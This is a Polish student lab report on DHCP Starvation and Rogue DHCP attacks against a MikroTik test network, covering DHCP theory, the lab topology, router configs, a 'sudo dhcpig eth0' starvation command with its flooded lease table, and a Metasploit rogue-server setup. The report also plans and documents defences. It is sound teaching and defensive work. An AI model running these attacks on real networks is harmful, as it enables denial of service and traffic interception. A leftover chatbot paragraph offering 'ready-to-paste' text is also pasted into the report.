

## 1. Skład grupy:

- Antoni Wnęk
- Jakub Malisz

## 2. Temat ataku:

- Atak na DHCP (DHCP Starvation & Rogue Server).

## 3. Środowisko realizacji:

- Środowisko realne. Wykorzystamy fizyczny switch MicroTik oraz komputery pełniące role serwera, ofiary i atakującego (z systemem Kali Linux).

## 4. Technologie w topologii:

- Technologie w warstwie 2 i 3: switching L2, protokół DHCP, statyczny routing.
- *Planowana struktura:* Jeden centralny switch, do którego podłączony jest prawowity router, stacja ofiary oraz stacja atakującego.

## 5. Krótki opis założeń:

- **Cel:** Praktyczna demonstracja i analiza podatności protokołu DHCP na złośliwe manipulacje w warstwie dostępu do sieci.
- **Atak:** W pierwszej fazie wykorzystamy narzędzie **DHCPig** do przeprowadzenia ataku DHCP Starvation, wyczerpując pulę adresów IP na legalnym routerze. Następnie, korzystając z platformy Metasploit oraz autorskiego skryptu w języku Python, uruchomimy Rogue DHCP Server, który przydzieli stacji ofiary fałszywą konfigurację sieciową, otwierając drogę do ataku Man-in-the-Middle (MITM).
- **Zabezpieczenie:** Aby zablokować atak DHCP Starvation, wdrożymy limitowanie zapytań w warstwie Bridge, natomiast w celu zablokowania Rogue Server uruchomimy DHCP Snooping na centralnym przełączniku, konfigurując port routera jako zaufany (trusted), a port atakującego jako niezaufany (untrusted).
- **Weryfikacja:** Sukces zabezpieczeń potwierdzimy, analizując ruch za pomocą programu Wireshark oraz logi systemowe przełącznika, ponawiając próbę ataku, która zakończy się natychmiastowym przerwaniem łańcucha ataku (Kill Chain).

## 1. Wstęp i cel projektu

- 1.1. Wprowadzenie do problematyki bezpieczeństwa warstwy dostępowej
- 1.2. Cel i zakres przeprowadzonych prac

## 2. Podstawy teoretyczne analizowanych zagrożeń

- 2.1. Zasada działania protokołu DHCP (Proces D.O.R.A.)
- 2.2. Charakterystyka ataku wyczerpania puli adresów (DHCP Starvation)
- 2.3. Zagrożenia wynikające z nieautoryzowanego serwera (Rogue DHCP)
- 2.4. Koncepcja i mechanika ataku Man-in-the-Middle (MITM)/On Path Attacks w sieciach LAN

## 3. Środowisko testowe i topologia sieci

- 3.1. Schemat topologii sieci (Diagram logiczny i fizyczny)
- 3.2. Tabela adresacji IP
- 3.3. Opis ról i wykorzystanych urządzeń (Serwer, Atakujący, Ofiara, Switch)

## 4. Realizacja ataku w środowisku niezabezpieczonym

- 4.1. Założenia i wymagania wstępne
- 4.2. Krok 1: Wyczerpanie puli adresów IP (DHCP Starvation) z wykorzystaniem narzędzia DHCPIG
- 4.3. Krok 2: Uruchomienie złośliwego serwera za pomocą MSFConsole
- 4.4. Alternatywne uruchomienie Rogue Server za pomocą autorskiego skryptu w języku Python
- 4.5. Krok 3 (Rozbudowa ataku): Przejęcie ruchu ofiary poprzez Man-in-the-Middle (MITM) (BetterCap, Wireshark)

## 5. Wdrożenie zabezpieczeń sieciowych

- 5.1. Pierwsza linia obrony przed atakiem Starvation – wdrożenie mechanizmu Port Security
- 5.2. Neutralizacja fałszywego serwera (Rogue DHCP) – konfiguracja DHCP Snooping i podział na porty Trusted/Untrusted
- 5.3. Wzmocnienie ochrony przeciwko Starvation – zastosowanie limitowania zapytań (DHCP Snooping Rate Limiting)
- 5.4. Rozszerzenie bezpieczeństwa warstwy L2 – wdrożenie Dynamic ARP Inspection (DAI) z wykorzystaniem bazy DHCP Snooping

## 6. Weryfikacja i ponowny atak

- 6.1. Próba ponownego zalania sieci fałszywymi żądaniem
- 6.2. Weryfikacja blokady złośliwych pakietów DHCP Offer

## 7. Wnioski i rekomendacje

- 7.1. Podsumowanie skuteczności wdrożonych mechanizmów
- 7.2. Proponowane kierunki dalszej rozbudowy zabezpieczeń (np. implementacja IP Source Guard oraz autoryzacji 802.1X)

## 8. Bibliografia / Źródła

# 1. Wstęp i cel projektu

## 1.1. Wprowadzenie do problematyki bezpieczeństwa warstwy dostępowej

Współczesne sieci teleinformatyczne projektowane są z ogromnym naciskiem na bezpieczeństwo brzegu sieci (ang. *Edge Security*), co realizowane jest poprzez zaawansowane zapory sieciowe (Firewalle) oraz systemy IDS/IPS działające w warstwach od 3. do 7. modelu OSI. Niestety, często pomijanym aspektem pozostaje bezpieczeństwo samej warstwy dostępowej, czyli warstwy łącza danych (warstwa 2. modelu OSI).

Sieci lokalne (LAN) historycznie opierają się na paradygmacie ograniczonego zaufania – zakłada się, że urządzenie wpięte fizycznie do przełącznika (switcha) wewnątrz organizacji jest urządzeniem autoryzowanym. Protokoły operujące w tej warstwie, takie jak ARP (Address Resolution Protocol) czy DHCP (Dynamic Host Configuration Protocol), z założenia nie posiadają wbudowanych mechanizmów kryptograficznego uwierzytelniania. Komunikacja opiera się w dużej mierze na zapytaniach rozgłoszeniowych (Broadcast), co sprawia, że środowisko to jest wysoce podatne na manipulacje. Brak wdrożenia odpowiednich mechanizmów ochronnych na przełącznikach dostępowych pozwala potencjalnemu intruzowi na przeprowadzenie krytycznych ataków z wnętrza sieci, prowadzących do przerw w dostępie do usług (DoS) lub całkowitej kompromitacji poufności danych.

## 1.2. Cel i zakres przeprowadzonych prac

Głównym celem niniejszego projektu jest dogłębna analiza wektorów ataków wymierzonych w protokół konfiguracyjny DHCP w niezabezpieczonych sieciach warstwy drugiej oraz praktyczna implementacja mechanizmów obronnych na urządzeniach sieciowych firmy MikroTik (system RouterOS).

Zakres prac obejmuje:

1. Zbudowanie odizolowanego środowiska laboratoryjnego składającego się z urządzeń routinguowo-przełączających, stacji ofiary (Windows) oraz stacji atakującego (Kali Linux).
2. Przeprowadzenie kontrolowanego ataku wyczerpania puli adresów IP (DHCP Starvation) z wykorzystaniem narzędzi audytowych oraz autorskich skryptów w języku Python.
3. Wdrożenie do sieci nieautoryzowanego serwera konfiguracji (Rogue DHCP Server) celem weryfikacji skuteczności ataku typu Man-in-the-Middle (MITM).

4. Analizę ruchu sieciowego w trakcie trwania ataków z wykorzystaniem analizatora protokołów Wireshark.
5. Konfigurację oraz weryfikację skuteczności natywnych mechanizmów obronnych przełącznika, w szczególności funkcji DHCP Snooping oraz Port Security.

## 2. Podstawy teoretyczne analizowanych zagrożeń

### 2.1. Zasada działania protokołu DHCP (Proces D.O.R.A.)

Protokół DHCP (Dynamic Host Configuration Protocol), zdefiniowany w dokumencie RFC 2131, służy do dynamicznego przydzielania adresów IP oraz innych parametrów konfiguracyjnych (np. maski podsieci, bramy domyślnej, adresów serwerów DNS) hostom w sieci lokalnej. Proces pozyskiwania adresu przez stację kliencką składa się z czterech faz, znanych jako sekwencja **D.O.R.A.**:

- **D – DISCOVER (Odkrywanie):** Klient podłączony do sieci, nie posiadając adresu IP, wysyła ramkę rozgłoszeniową (Broadcast) na adres MAC FF:FF:FF:FF:FF:FF oraz IP 255.255.255.255 z zapytaniem o dostępny serwer DHCP.
- **O – OFFER (Oferta):** Serwer DHCP odbiera zapytanie, rezerwuje wolny adres IP ze swojej puli (przypisując go do adresu MAC klienta) i wysyła do niego ofertę konfiguracji.
- **R – REQUEST (Żądanie):** Klient odbiera ofertę (lub kilka ofert, jeśli w sieci istnieje więcej serwerów). Wybiera jedną z nich i wysyła kolejne żądanie rozgłoszeniowe informujące dany serwer, że akceptuje jego parametry.
- **A – ACKNOWLEDGE (Potwierdzenie):** Serwer zatwierdza ostatecznie dzierżawę adresu (Lease) i wysyła pakiet potwierdzający (ACK) do klienta. Od tego momentu klient może legalnie korzystać z przypisanego adresu w określonym czasie dzierżawy (Lease Time).

Z punktu widzenia bezpieczeństwa kluczowy jest fakt, że proces ten opiera się w głównej mierze na ruchu rozgłoszeniowym oraz całkowitym zaufaniu klienta do serwera, który odpowie jako pierwszy.

## 2.2. Charakterystyka ataku wyczerpania puli adresów (DHCP Starvation)

Atak DHCP Starvation (dosł. zagłodzenie serwera DHCP) to wektor ataku mający na celu doprowadzenie do odmowy usługi (Denial of Service) dla nowych urządzeń w sieci lokalnej.

Mechanika ataku polega na masowym wysyłaniu spreparowanych pakietów DHCP DISCOVER przez stację atakującego. Kluczowym elementem tej techniki jest tzw. *MAC Spoofing*, czyli fałszowanie źródłowego adresu sprzętowego (MAC) dla każdego nowo generowanego pakietu – zarówno w nagłówku ramki Ethernet, jak i wewnątrz pola CHADDR (Client Hardware Address) nagłówka DHCP.

Prawowity serwer DHCP, odbierając tysiące takich zapytań, interpretuje je jako próby podłączenia się do sieci tysięcy nowych, unikalnych urządzeń. Zgodnie ze specyfikacją protokołu, serwer na każde takie zapytanie rezerwuje adres IP ze swojej puli. W bardzo krótkim czasie (zazwyczaj rzędu kilku sekund) cała dostępna pula adresowa zostaje wyczerpana. Skutkiem tego, każde prawowite urządzenie podłączone do sieci po udanym ataku nie otrzyma adresu IP, co całkowicie pozbawia je możliwości komunikacji w warstwie trzeciej (IP).

## 2.3. Zagrożenia wynikające z nieautoryzowanego serwera (Rogue DHCP)

Atak typu Rogue DHCP polega na celowym uruchomieniu przez intruza własnego, fałszywego serwera konfiguracji sieci wewnątrz domeny rozgłoszeniowej ofiary. Atak ten jest najczęściej etapem następującym bezpośrednio po skutecznym przeprowadzeniu ataku DHCP Starvation (który eliminuje z gry prawowity serwer).

Gdy nowa stacja robocza (ofiara) wysyła żądanie DHCP DISCOVER, nieautoryzowany serwer atakującego odpowiada pakietem DHCP OFFER, narzucając ofierze złośliwą konfigurację. Zagrożenie to ma charakter krytyczny, ponieważ atakujący, oprócz nadania ofierze fałszywego adresu IP, kontroluje dwa najważniejsze parametry trasy:

1. **Brama Domyślna (Default Gateway):** Atakujący wskazuje adres IP własnej maszyny jako bramę domyślną. Skutkuje to całkowitym przejęciem ruchu wychodzącego ofiary, co pozwala na podsłuch i manipulację przesyłanymi pakietami – jest to klasyczna realizacja ataku **Man-in-the-Middle (MITM)**.
2. **Serwer DNS:** Atakujący podaje adres własnego, złośliwego serwera DNS. Pozwala to na realizację ataku **DNS Spoofing** – gdy ofiara próbuje wejść na zaufaną witrynę (np. stronę banku lub poczty), fałszywy serwer DNS rozwiązuje

tę nazwę na adres IP serwera kontrolowanego przez hakerów, ułatwiając kradzież danych uwierzytelniających (Phishing).

## 2.4. Koncepcja i mechanika ataku Man-in-the-Middle (MITM)/ On Path Attacks w sieciach LAN

Atak typu Man-in-the-Middle (ang. *człowiek pośrodku*) to zaawansowana technika kompromitacji sieci, polegająca na potajemnym umiejscowieniu urządzenia atakującego na logicznej ścieżce komunikacyjnej pomiędzy dwiema stronami (najczęściej między hostem ofiary a domyślną bramą internetową). W rezultacie strony te są przekonane, że komunikują się bezpośrednio ze sobą, podczas gdy w rzeczywistości cały strumień danych przepływa przez węzeł kontrolowany przez intruza.

W kontekście omawianych zagrożeń warstwy dostępowej, atak MITM stanowi bezpośrednie, najgroźniejsze następstwo udanego wdrożenia złośliwego serwera (Rogue DHCP). Przekierowanie ruchu następuje poprzez manipulację opcjami konfiguracyjnymi (DHCP Options): napastnik narzuca ofierze własny adres IP jako parametr *Default Gateway* (Brama domyślna) oraz *DNS Server* (Serwer nazw).

Do kluczowych wektorów operacyjnych realizowanych w ramach przechwyconej sesji MITM należą:

- **Przechwytywanie i analiza ruchu (Sniffing):** Pasywne nasłuchiwanie i rejestrowanie transmitowanych pakietów (np. za pomocą narzędzia Wireshark). Pozwala to na ekstrakcję wrażliwych danych, takich jak nieszyfrowane poświadczenia logowania, ciasteczka sesyjne (Cookies) czy zawartość komunikacji HTTP.
- **Falszowanie rozstrzygania nazw (DNS Spoofing):** Skoro atakujący pełni rolę serwera DNS dla ofiary, może w czasie rzeczywistym podmieniać odpowiedzi na zapytania o domeny. Wpisanie w przeglądarce adresu zaufanej instytucji (np. banku) skutkuje rozwiązaniem go na adres IP serwera kontrolowanego przez napastnika, na którym hostowana jest strona phishingowa.
- **Zatruwanie tablicy ARP (ARP Poisoning/Spoofing):** Alternatywna technika wymuszenia topologii MITM w oderwaniu od protokołu DHCP. Polega na cyklicznym wysyłaniu w sieć spreparowanych pakietów (odpowiedzi) protokołu ARP, które informują hosty, że adres MAC atakującego jest rzekomo powiązany z adresem IP legalnego routera.

Skutkiem udanego ataku Man-in-the-Middle jest całkowite przełamanie filarów bezpieczeństwa informacji: poufności oraz integralności. Z uwagi na fakt, że atak odbywa się w niższych warstwach modelu OSI (L2 i L3), z perspektywy zwykłego użytkownika oraz oprogramowania antywirusowego proces ten pozostaje całkowicie

transparentny i bardzo trudny do wykrycia bez wyspecjalizowanych mechanizmów ochronnych na przełącznikach sieciowych.


## 3. Środowisko testowe i topologia sieci

### 3.1. Schemat topologii sieci (Diagram logiczny i fizyczny)

Środowisko laboratoryjne zostało zaprojektowane w oparciu o klasyczną topologię gwiazdy, odzwierciedlającą typowy segment sieci LAN w warstwie dostępowej. Centrum sieci stanowi zarządzalny przełącznik, do którego podłączono wszystkie węzły końcowe oraz router pełniący funkcję bramy wyjściowej i serwera konfiguracji.

- **Topologia fizyczna:** Wszystkie urządzenia końcowe (stacja ofiary oraz maszyna atakującego) połączone są za pomocą medium miedzianego (skrętka UTP, kategoria 5e/6) bezpośrednio z portami przełącznika warstwy dostępowej. Przełącznik z kolei połączony jest łączem typu *Uplink* z portem LAN routera brzegowego.
- **Topologia logiczna:** Całe środowisko testowe operuje wewnątrz pojedynczej domeny rozgłoszeniowej (Broadcast Domain) warstwy drugiej (L2). Komunikacja między węzłami odbywa się bezpośrednio poprzez analizę adresów MAC przez przełącznik, co jest kluczowym warunkiem umożliwiającym przeprowadzenie ataków na protokół DHCP.





### 3.2. Tabela adresacji IP

W początkowej fazie testów (przed rozpoczęciem działań ofensywnych) sieć funkcjonuje w sposób prawidłowy, opierając się na scentralizowanej adresacji IPv4.

Zgodnie z dobrymi praktykami laboratoryjnymi, zrezygnowano ze skomplikowanego podziału na wirtualne sieci lokalne (VLAN) na rzecz płaskiej architektury. W systemie MikroTik RouterOS wszystkie porty przełącznika (ether1 - ether4) zostały zgrupowane w jeden logiczny interfejs typu **Bridge**. Rozwiązanie to jest funkcjonalnym odpowiednikiem umieszczenia wszystkich portów w domyślnej, nietagowanej sieci VLAN 1 (Native VLAN), co czyni sieć w pełni przezroczystą dla propagacji ramek rozgłoszeniowych.

**Tabela 1. Zestawienie adresacji IP w środowisku testowym**

| Urządzenie / Rola | Interfejs | Adres IP / Maska  | Funkcja w sieci                                        |
|-------------------|-----------|-------------------|--------------------------------------------------------|
| Router (MikroTik) | ether1    | 192.168.10.1 / 24 | Brama Domyślna (Gateway), Prawowity Serwer DHCP i DNS. |

|                              |           |                         |                                                          |
|------------------------------|-----------|-------------------------|----------------------------------------------------------|
| <b>Switch (MikroTik)</b>     | bridge    | -                       | Zarządzanie przełącznikiem (Management IP).              |
| <b>Pula DHCP (Router)</b>    | -         | 192.168.10.10<br>- 50   | Przestrzeń adresowa przeznaczona dla klientów LAN.       |
| <b>Pula DHCP (Atakujący)</b> | -         | 192.168.10.100<br>- 150 | Złośliwa przestrzeń adresowa (Rogue Server).             |
| <b>Ofiara (Windows)</b>      | Karta LAN | Automatyczny (DHCP)     | Autoryzowany host (Pobiera IP z puli routera).           |
| <b>Atakujący (Kali)</b>      | eth0      | 192.168.10.52<br>/ 24   | Interfejs nasłuchujący, statyczny IP na czas ataku MITM. |

### 3.3. Opis ról i wykorzystanych urządzeń (Serwer, Atakujący, Ofiara, Switch)

Do budowy poligonu testowego wykorzystano zarówno fizyczne urządzenia sieciowe, jak i stacje robocze oparte na wirtualizacji. Zastosowany podział ról precyzyjnie odwzorowuje realne wektory zagrożeń w środowisku korporacyjnym.

#### 1. Prawowity serwer DHCP i Brama (MikroTik Router)

Urządzenie brzegowe oparte na systemie operacyjnym RouterOS. Skonfigurowane do dystrybucji adresów IP, masek, bramy domyślnej oraz adresów serwerów DNS dla hostów w sieci lokalnej. Na potrzeby pierwszej fazy eksperymentu na serwerze celowo wyłączono mechanizm weryfikacji konfliktów ARP (Conflict Detection), aby zasymulować środowisko podatne na szybkie wyczerpanie puli (DHCP Starvation).

○ ○ ○

```
# 1970-01-02 00:29:47 by RouterOS 7.16.1
# software id = 6169-TE8N
#
# model = CRS109-8G-1S-2HnD
# serial number = HD6088G16F2
/interface bridge
add name=bridge1
/ip pool
add name=dhcp_pool ranges=192.168.10.10-192.168.10.50
/ip dhcp-server
add address-pool=dhcp_pool interface=bridge1 name=server
/port
set 0 name=serial0
/interface bridge port
add bridge=bridge1 interface=ether1
/ip neighbor discovery-settings
set discover-interface-list=!dynamic
/ip address
add address=192.168.10.1/24 interface=bridge1 network=192.168.10.0
/ip dhcp-server network
add address=192.168.10.0/24 dns-server=8.8.8.8,1.1.1.1 gateway=192.168.10.1
/system note
set show-at-login=no
```

## 2. Przetłacznik dystrybucyjny (MikroTik Switch)

Przetłacznik warstwy drugiej zarządzający ruchem w sieci LAN. Konfiguracja urządzenia w Fazie 1. nie zawierała żadnych mechanizmów ochronnych. Porty dostępne skonfigurowano w trybie *Edge Port* (Fast Forward), co pomija proces negocjacji protokołu Spanning Tree (STP) i natychmiastowo włącza interfejsy do przekazywania ruchu – ułatwiając tym samym szybką injekcję pakietów przez atakującego.



```
# jan/02/1970 00:03:55 by RouterOS 7.9.2
# software id = 9AMW-CWTV
#
# model = CRS109-8G-1S-2HnD
# serial number = HD6081PFQ4S
/interface bridge
add name=bridge-switch
/port
set 0 name=serial0
/interface bridge port
add bridge=bridge-switch interface=ether1
add bridge=bridge-switch interface=ether2
add bridge=bridge-switch interface=ether3
/ip neighbor discovery-settings
set discover-interface-list=!dynamic
/system note
set show-at-login=no
```

### 3. Maszyna Ofiary (Windows)

Stacja robocza działająca pod kontrolą systemu operacyjnego Microsoft Windows. Karta sieciowa skonfigurowana jest w trybie autokonfiguracji (klient DHCP). Urządzenie to pełni rolę "nieświadomego" użytkownika sieci, który w wyniku działań napastnika otrzymuje fałszywą dzierżawę IP i zostaje poddany atakowi Man-in-the-Middle (MITM).

### 4. Maszyna Atakującego (Kali Linux)

Zarządzana przez wirtualizator stacja robocza ze specjalistyczną dystrybucją dla audytorów bezpieczeństwa (Pentesterów). Karta sieciowa środowiska wirtualnego została skonfigurowana w trybie mostkowanym (*Bridged Adapter*) i trybie nasłuchiwania (*Promiscuous Mode*), co umożliwiło wstrzykiwanie surowych ramek warstwy 2 (L2) bezpośrednio do fizycznego przetącznika. Na stacji zainstalowano

pakiety ofensywne takie jak: DHCPig, Metasploit Framework, Bettercap oraz środowisko Python z biblioteką Scapy.

Lecimy z tym! To jest ten moment, w którym łączymy całą Twoją wiedzę praktyczną w elegancki, inżynierski tekst. Rozdział 4 to absolutne serce Twojej pracy – to tutaj pokazujesz, jak bezbronny jest sprzęt sieciowy bez odpowiedniej konfiguracji.

Poniżej przygotowałem dla Ciebie gotowy do wklejenia do Worda tekst, napisany w profesjonalnym, akademickim tonie (zgodnie z konwencją poprzednich rozdziałów). Dodam również znaczniki [W tym miejscu...], żebyś wiedział, gdzie idealnie wpasują się Twoje zrzuty ekranu.

## 4. Realizacja ataku w środowisku niezabezpieczonym

### 4.1. Założenia i wymagania wstępne

Aby symulacja wektorów ataku na protokół DHCP powiodła się i odzwierciedlała realne zagrożenie w środowisku produkcyjnym, przyjęto następujące założenia początkowe dla testowanej infrastruktury:

1. **Brak zabezpieczeń warstwy dostępowej (L2):** Przełącznik MikroTik (Switch) funkcjonuje w domyślnej konfiguracji fabrycznej. Mechanizmy takie jak *DHCP Snooping*, *Port Security* (limitowanie adresów MAC) oraz *Dynamic ARP Inspection* pozostają nieaktywne.
2. **Topologia i domena rozgłoszeniowa:** Maszyna atakującego (Kali Linux) oraz maszyna ofiary (Windows) znajdują się w tej samej natywnej sieci VLAN i współdzielą jedną domenę rozgłoszeniową (Broadcast Domain), co jest warunkiem koniecznym do nasłuchiwania i wstrzykiwania pakietów DHCP.
3. **Puła adresowa serwera legalnego:** Prawowity serwer DHCP uruchomiony na routerze MikroTik dysponuje skończoną pulą adresów IP przeznaczoną dla klientów.
4. **Oprogramowanie ofensywne:** Na stacji atakującego przygotowano niezbędne środowisko uruchomieniowe, obejmujące interpreter języka Python z biblioteką *Scapy* (na potrzeby skryptu narzędzia DHCPig) oraz platformę *Metasploit Framework* do uruchomienia złośliwego serwera. Interfejs sieciowy atakującego (eth0) został skonfigurowany w tryb nasłuchu promiscuous.

## 4.2. Krok 1: Wyczerpanie puli adresów IP (DHCP Starvation) z wykorzystaniem narzędzia DHCPIG

Pierwsza faza ataku ma charakter destrukcyjny (Denial of Service) i polega na całkowitym wyczerpaniu dostępnej przestrzeni adresowej na legalnym serwerze routera MikroTik. Do tego celu wykorzystano narzędzie *DHCPig* (skrypt napisany w języku Python), które automatyzuje proces masowego generowania ramek sieciowych.

**Mechanika działania narzędzia:** Po uruchomieniu skryptu, *DHCPig* inicjuje potężną burzę rozgłoszeniową (Broadcast Storm). Narzędzie to, wykorzystując bibliotekę *Scapy*, fabrykuje i wysyła w sieć tysiące pakietów DHCP DISCOVER na sekundę. Kluczowym aspektem tego ataku jest ciągła i dynamiczna zmiana źródłowego adresu MAC (MAC Spoofing) zarówno w nagłówku ramki Ethernet (warstwa 2), jak i w polu chaddr (Client Hardware Address) samego nagłówka DHCP.

**Wykonanie ataku:** Na stacji Kali Linux, w uprzywilejowanym terminalu, wykonano poniższe polecenie przypinające działanie skryptu do fizycznego interfejsu wpiętego w sieć:

```
sudo dhcpig eth0
```

**Skutek ataku (Analiza po stronie serwera):** Router MikroTik, pozbawiony mechanizmów ochronnych, interpretuje każdy sfalszowany pakiet jako próbę podłączenia się do sieci nowego, unikalnego urządzenia. Zgodnie z protokołem, na każde zapytanie wysyła DHCP OFFER i rezerwuje adres IP ze swojej puli. W czasie krótszym niż kilka sekund tabela dzierżaw (Leases) na routerze zostaje całkowicie zapełniona fałszywymi wpisami, co prowadzi do stanu wygłodzenia (Starvation). Od tego momentu legalny serwer DHCP staje się bezużyteczny i przestaje odpowiadać na zapytania jakichkolwiek nowych hostów w sieci.

```
[admin@MikroTik] > /ip dhcp-server lease print
Flags: D, B - BLOCKED
Columns: ADDRESS, MAC-ADDRESS, HOST-NAME, SERVER, STATUS, LAST-SEEN
```

| #  | ADDRESS         | MAC-ADDRESS       | HOST-NAME | SERVER | STATUS | LAST-SEEN |
|----|-----------------|-------------------|-----------|--------|--------|-----------|
| 0  | D 192.168.10.48 | 08:00:27:63:80:05 | kali      | server | bound  | 3m7s      |
| 1  | D 192.168.10.50 | DE:AD:20:68:6E:61 | C0NW5ZAY  | server | bound  | 17m42s    |
| 2  | D 192.168.10.49 | DE:AD:0C:2F:78:ED | 20NXN67N  | server | bound  | 17m42s    |
| 3  | D 192.168.10.47 | DE:AD:20:12:9A:9E | QI5YCK80  | server | bound  | 17m41s    |
| 4  | D 192.168.10.46 | DE:AD:0E:55:9C:18 | XL2BWW5A  | server | bound  | 17m41s    |
| 5  | D 192.168.10.45 | DE:AD:0D:1E:69:CE | 0AS4SS6G  | server | bound  | 17m40s    |
| 6  | D 192.168.10.44 | DE:AD:08:33:77:D8 | QB46KUTC  | server | bound  | 17m40s    |
| 7  | D 192.168.10.43 | DE:AD:23:78:15:04 | P3GMHGAD  | server | bound  | 17m40s    |
| 8  | D 192.168.10.42 | DE:AD:03:70:70:AD | D8EUA0PY  | server | bound  | 17m39s    |
| 9  | D 192.168.10.41 | DE:AD:18:4A:11:0F | DC7Q1D5G  | server | bound  | 17m39s    |
| 10 | D 192.168.10.40 | DE:AD:14:50:45:FB | VI8W68D0  | server | bound  | 17m38s    |
| 11 | D 192.168.10.39 | DE:AD:18:21:89:7C | Z1180J5P  | server | bound  | 17m38s    |
| 12 | D 192.168.10.38 | DE:AD:24:64:2C:68 | GY0Z127A  | server | bound  | 17m37s    |
| 13 | D 192.168.10.37 | DE:AD:17:63:6E:AE | D5QVPM9   | server | bound  | 17m37s    |
| 14 | D 192.168.10.36 | DE:AD:1B:39:E7:A1 | 8AL9RDLT  | server | bound  | 17m37s    |
| 15 | D 192.168.10.35 | DE:AD:29:0C:A2:FB | 6J9NG81F  | server | bound  | 17m36s    |
| 16 | D 192.168.10.34 | DE:AD:07:19:D2:51 | UYF7VCCQ  | server | bound  | 17m36s    |
| 17 | D 192.168.10.33 | DE:AD:12:17:68:3C | 93BVP01A  | server | bound  | 17m35s    |
| 18 | D 192.168.10.32 | DE:AD:09:23:8F:CF | 5D07UWP7  | server | bound  | 17m35s    |
| 20 | D 192.168.10.30 | DE:AD:11:76:AC:47 | SAYNZ0XB  | server | bound  | 17m34s    |
| 21 | D 192.168.10.29 | DE:AD:1B:13:2E:86 | 1B33VU1S  | server | bound  | 17m33s    |
| 22 | D 192.168.10.28 | DE:AD:27:03:00:D2 | JB9JCTZH  | server | bound  | 17m33s    |
| 23 | D 192.168.10.27 | DE:AD:1C:10:79:7C | EMWR8F3P  | server | bound  | 17m33s    |
| 24 | D 192.168.10.26 | DE:AD:1D:31:2F:53 | TN5JG7PC  | server | bound  | 17m32s    |
| 25 | D 192.168.10.25 | DE:AD:23:72:0D:BE | 2PAFBHQ9  | server | bound  | 17m32s    |
| 26 | D 192.168.10.24 | DE:AD:29:59:0F:E3 | EY07M0GZ  | server | bound  | 17m31s    |
| 27 | D 192.168.10.23 | DE:AD:1A:79:77:F8 | 9Z2R4GX3  | server | bound  | 17m31s    |
| 28 | D 192.168.10.22 | DE:AD:24:17:B1:98 | 4EJVL5Z4  | server | bound  | 17m30s    |
| 29 | D 192.168.10.21 | DE:AD:1E:74:9E:84 | J3L7PCIO  | server | bound  | 17m30s    |
| 30 | D 192.168.10.20 | DE:AD:05:5E:7E:49 | YJRBYITI  | server | bound  | 17m30s    |
| 31 | D 192.168.10.19 | DE:AD:29:5D:CA:07 | 3I9I5W4M  | server | bound  | 17m29s    |
| 32 | D 192.168.10.18 | DE:AD:1A:22:DC:3F | 65Z7P21Z  | server | bound  | 17m29s    |
| 33 | D 192.168.10.17 | DE:AD:13:59:50:00 | JPX7KKI1  | server | bound  | 17m28s    |
| 34 | D 192.168.10.16 | DE:AD:02:1A:7A:14 | R2N1ZPKB  | server | bound  | 17m28s    |
| 35 | D 192.168.10.15 | DE:AD:23:40:C0:98 | QTR2LOTB  | server | bound  | 17m27s    |
| 36 | D 192.168.10.14 | DE:AD:0E:39:C4:B8 | BHA41W5F  | server | bound  | 17m27s    |
| 37 | D 192.168.10.13 | DE:AD:01:2A:0F:C5 | 8UV15SWC  | server | bound  | 17m26s    |
| 38 | D 192.168.10.12 | DE:AD:1D:37:EB:88 | 0HUME69J  | server | bound  | 17m26s    |
| 39 | D 192.168.10.11 | DE:AD:05:10:42:D2 | GLMCN45R  | server | bound  | 17m26s    |
| 40 | D 192.168.10.10 | DE:AD:09:15:89:7F | 0XH4ALJ0  | server | bound  | 17m25s    |

*Całkowicie zapchana lista dzierżaw przypadkowymi adresami MAC*

### 4.3. Krok 2: Uruchomienie złośliwego serwera za pomocą MSFConsole

Po skutecznej neutralizacji prawowitego serwera DHCP sieć została przygotowana na wdrożenie nieautoryzowanej infrastruktury (Rogue DHCP Server). W tym celu wykorzystano potężne narzędzie audytorskie – platformę *Metasploit Framework* (MSF).

**Konfiguracja złośliwego modułu:** W środowisku Metasploit zaimplementowano moduł `auxiliary/server/dhcp`, który pełni rolę w pełni funkcjonalnego serwera konfiguracyjnego. Jego przewagą w ataku jest to, że pozwala napastnikowi na precyzyjne wstrzyknięcie złośliwych parametrów trasowania do systemu ofiary.



